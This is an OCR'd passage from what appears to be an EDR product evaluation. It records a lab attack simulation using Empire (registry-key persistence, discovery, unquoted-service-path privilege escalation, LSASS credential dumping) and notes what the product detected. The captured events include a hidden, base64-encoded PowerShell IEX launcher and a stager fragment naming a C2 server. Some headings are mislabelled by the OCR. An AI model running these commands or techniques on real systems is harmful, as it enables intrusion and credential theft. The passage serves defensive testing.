




Step 3.1 Manual Investigation





powershell.exe
$Script:server = "http://onedri...
Isolate WS01.lab.local
Create prevention rule
Create task
AMSI scan
IOA tags
suspicious_assembly_loading_into_powershell_via_reflection_...
encoded_powershell_code_execution_amsi
xored_powershell_command_amsi
powershell_download_and_execute_amsi
downloading_via_powershell_cmdlets_amsi
suspicious_powershell_cmdline_general_obfuscation_amsi
system_owner_user_discovery_amsi
possible_usage_of_private_keys_amsi
system_information_discovery_amsi
service_creation_or_execution_amsi
Event time
2025-01-10 09:00:02.978
Content type
Text
Content
$Script:server = "http://-update.
.azure.com:80";$Script:ControlServers = @($Script:server
);$Script:ServerIndex = 0;if($server.StartsWith('https'
)){[System.Net.ServicePointManager]
::ServerCertificateValidationCallback = {$true};}$Script
Event initiator
File
"C:\Windows\System32\WindowsPowerShell\v1.0\pow...
Launch parameters
"C:\Windows\System32\WindowsPowerShell\v1.0\po
wershell.exe" -NonI -W hidden -c "IEX ([Text.Encodin
g]::UNICODE.GetString([Convert]::FromBase64String
((gp HKCU:\Software\Microsoft\Windows\CurrentVer
sion debug).debug)))"
Find events
MD5
SHA256
System info
Host name
WS01.lab.local
Host IP
User name
LAB\
OS version
Microsoft Windows Professional 10.0.26100


powershell.exe
function Invoke-Empire { para...
Isolate WS01.lab.local
Create prevention rule
Create task
AMSI scan
IOA tags
file_and_directory_discovery_via_powershell_amsi
modify_file_timestamp_via_powershell_amsi
encoded_powershell_code_execution_amsi
using_schtasks_or_at_to_create_shutdown_or_reboot_task_a...
service_creation_or_execution_amsi
suspicious_assembly_loading_into_powershell_via_reflection_...
system_owner_user_discovery_amsi
process_discovery_via_powershell_or_wmi_amsi
file_and_directory_discovery_amsi
possible_usage_of_private_keys_amsi
using_powershell_for_remote_execution_via_wmi_amsi
system_information_discovery_amsi
Event time
2025-01-10 09:00:03.974
Content type
Text
Content
Event initiator
File
"C:\Windows\System32\WindowsPowerShell\v1.0\pow...
Launch parameters
"C:\Windows\System32\WindowsPowerShell\v1.0\po
wershell.exe" -NonI -W hidden -c "IEX ([Text.Encodin
g]::UNICODE.GetString([Convert]::FromBase64String
((gp HKCU:\Software\Microsoft\Windows\CurrentVer
sion debug).debug)))"
Find events
MD5
SHA256
System info
Host name
WS01.lab.local
Host IP
User name
LAB\
OS version
Microsoft Windows Professional 10.0.26100


Step 3.2: Registry Key

Tactics / Techniques	Persistence (TA0003), Boot or Logon AutoStart Execution (T1547), Registry Run Keys (1547.001)
Date and time of execution	10.01.2025 at 07:42 AM UTC
Summary of observation	We observed an active alert in the web console "*install windows shell process in run keys in registry*" indicating that a registry key in run was created for persistence. In addition, we did some manual investigation and reviewed the events related to the alert and were able to get more details about the procedure that PowerShell was using with Empire to create persistence via the run key in the registry.

Step 3.2 EDR Active Alerts



Step 3.2 Manual Investigation



Step 4. Discovery

Step 4	DISCOVERY
Description	Next, we will start with discovery on WS01 in the context of the compromised domain user, discovery is generally one of the most important steps or activities during an attack. Discovery of security software is done using a PowerShell module in Empire, enumeration of security software and enumeration of local user sessions are done using a BOF module in Empire, and discovery of local and domain accounts is done using the *net.exe* tool in Windows.
Action performed in user context	Domain User
Action performed at integrity level	Medium Integrity
Action performed on host	WS01

Step 4.1: Security Software

Tactics / Techniques	Discovery (TA0007), Software Discovery (T1518), Security Software (T1518.001)
Date and time of execution	10.01.2025 at 08:18 AM UTC
Summary of observation	We were not able to observe any active alerts from the product, nor were we able to find any related activities or IOCs associated with our activities. Since we could not find any hunting-related telemetry on our own, we started an investigation or threat hunting session with the vendor after the attack simulation. Despite this, we did not find any telemetry related to our activities.


Step 4.2: Device Driver / Filter Driver


Tactics / Techniques	Discovery (TA0007), Software Discovery (T1518), Security Software (T1518.001)
Date and time of execution	10.01.2025 at 08:24 AM UTC
Summary of observation	We were not able to observe any active alerts from the product, nor were we able to find any related activities or IOCs associated with our activities. Since we could not find any hunting-related telemetry on our own, we started an investigation or threat hunting session with the vendor after the attack simulation. Despite this, we did not find any telemetry related to our activities.

Step 4.3: Device Driver / Filter Driver

Tactics / Techniques	Discovery (TA0007), Account Discovery (T1087), Local Account (T1087.001), Domain Account (T1087.002)
Date and time of execution	10.01.2025 at 08:25 AM UTC
Summary of observation	We were not able to observe any active alerts from the product but based on manual investigation or telemetry-based threat hunting, we were able to identify two events related to our activity in Empire using net.exe to enumerate local and domain accounts. Since we could not find any hunting-related telemetry on our own, we started an investigation or threat hunting session with the vendor after the attack simulation and we were able to find telemetry related to our activities.

Step 4.3: Manual Investigation





Step 4.4: Device Driver / Filter Driver

Tactics / Techniques	Discovery (TA0007), System Owner/User Discovery (T1033)
Date and time of execution	10.01.2025 at 08:25 AM UTC
Summary of observation	We were not able to observe any active alerts from the product but based on manual investigation or telemetry-based threat hunting, we were able to identify two events related to our activity in Empire using net.exe to enumerate local and domain accounts. Since we could not find any hunting-related telemetry on our own, we started an investigation or threat hunting session with the vendor after the attack simulation. Despite this, we did not find any telemetry related to our activities.


Step 5. Privilege Escalation

Step 5	PRIVILEGE ESCALATION
Description	Next, we want to simulate escalating our local privileges on WS01 from the unprivileged domain user to the system account via the unquoted service path vulnerability. This should give us a second command and control channel, but this time in the context of system integrity. • The detection of local privilege escalation vulnerabilities is done by an internal PowerShell module in Empire. • Based on Empire x64 shellcode, we created a malicious service compatible .exe and named it googledrivesync.exe, which is associated with the vulnerable service.
Action performed in user context	Domain User
Action performed at integrity level	Medium Integrity
Action performed on host	WS01


Step 5.1: Unquoted Service Path

Tactics / Techniques	Privilege Escalation (TA0004), Hijack Execution Flow (1574), Path Interception by Unquoted Path (1574.009)
Date and time of execution	10.01.2025 at 08:18 AM UTC
Summary of observation	Due to a configuration issue with the service vulnerability, it was necessary to manually delete the existing googledrivesync.exe. Our maliciously crafted googledrivesync.exe, designed to escalate privileges from an unprivileged user to system integrity, was detected and flagged by the product. However, the sample was not blocked because the product was configured in detection mode; otherwise, the execution of googledrivesync.exe would have been prevented. During manual investigation of the detection events, we observed multiple alerts related to our command-and-control (C2) redirector. Specifically, we noted that the googledrivesync.exe process, which facilitated privilege escalation and operated under the context of the machine account (SYSTEM), was communicating with our C2 server. This communication represents the open C2 channel established through our privilege escalation mechanism via Empire. We have not observed any specific detection of escalation of privileges using googledrivesync.exe in combination with the unquoted service path vulnerability to escalate local privileges.

Step 5.1 EDR-Active Alerts



Step 5.1: Manual Investigation




Step 6. Credential Access

Step 6	CREDENTIAL ACCESS
Description	In this step, we will use the command-and-control session in the System Integrity context to dump the credentials of LSASS.exe by using nanodump BOF to obtain the cleartext password or NTLM hash of another domain user which has an open user session on WS01. To dump we use the default settings in nanodump and save the dump to this path *C:\Users\ domain.user\AppData\Local\Temp\creds.dmp* We use internal nanodump BOF in Empire with default settings enabled. The creds.DMP file is downloaded to the attacker's machine, and then minidump is loaded into Mimikatz or pypykatz to extract the credentials from the dump. Extracting the credentials from the creds.DMP file is outside the scope of this test as it is not relevant.
Action performed in user context	NT AUTHORITY\SYSTEM
Action performed at integrity level	System Integrity
Action performed on host	WS01

Step 6.1: LSASS Dump	
Tactics / Techniques	Credential Access (TA0006), OS Credential Dumping (T1003), LSASS Memory (T1003.001)
Date and time of execution	10.01.2025 at 10:01 AM UTC
Summary of observation	Through telemetry-based threat hunting, we were able to determine that the process used for privilege escalation, operating in the context of system integrity, opened a process handle to lsass.exe, which was detected by the product as suspicious activity.

Step 6.1: Manual Investigation





Step 7. Lateral Movement


Step 7	LATERAL MOVEMENT
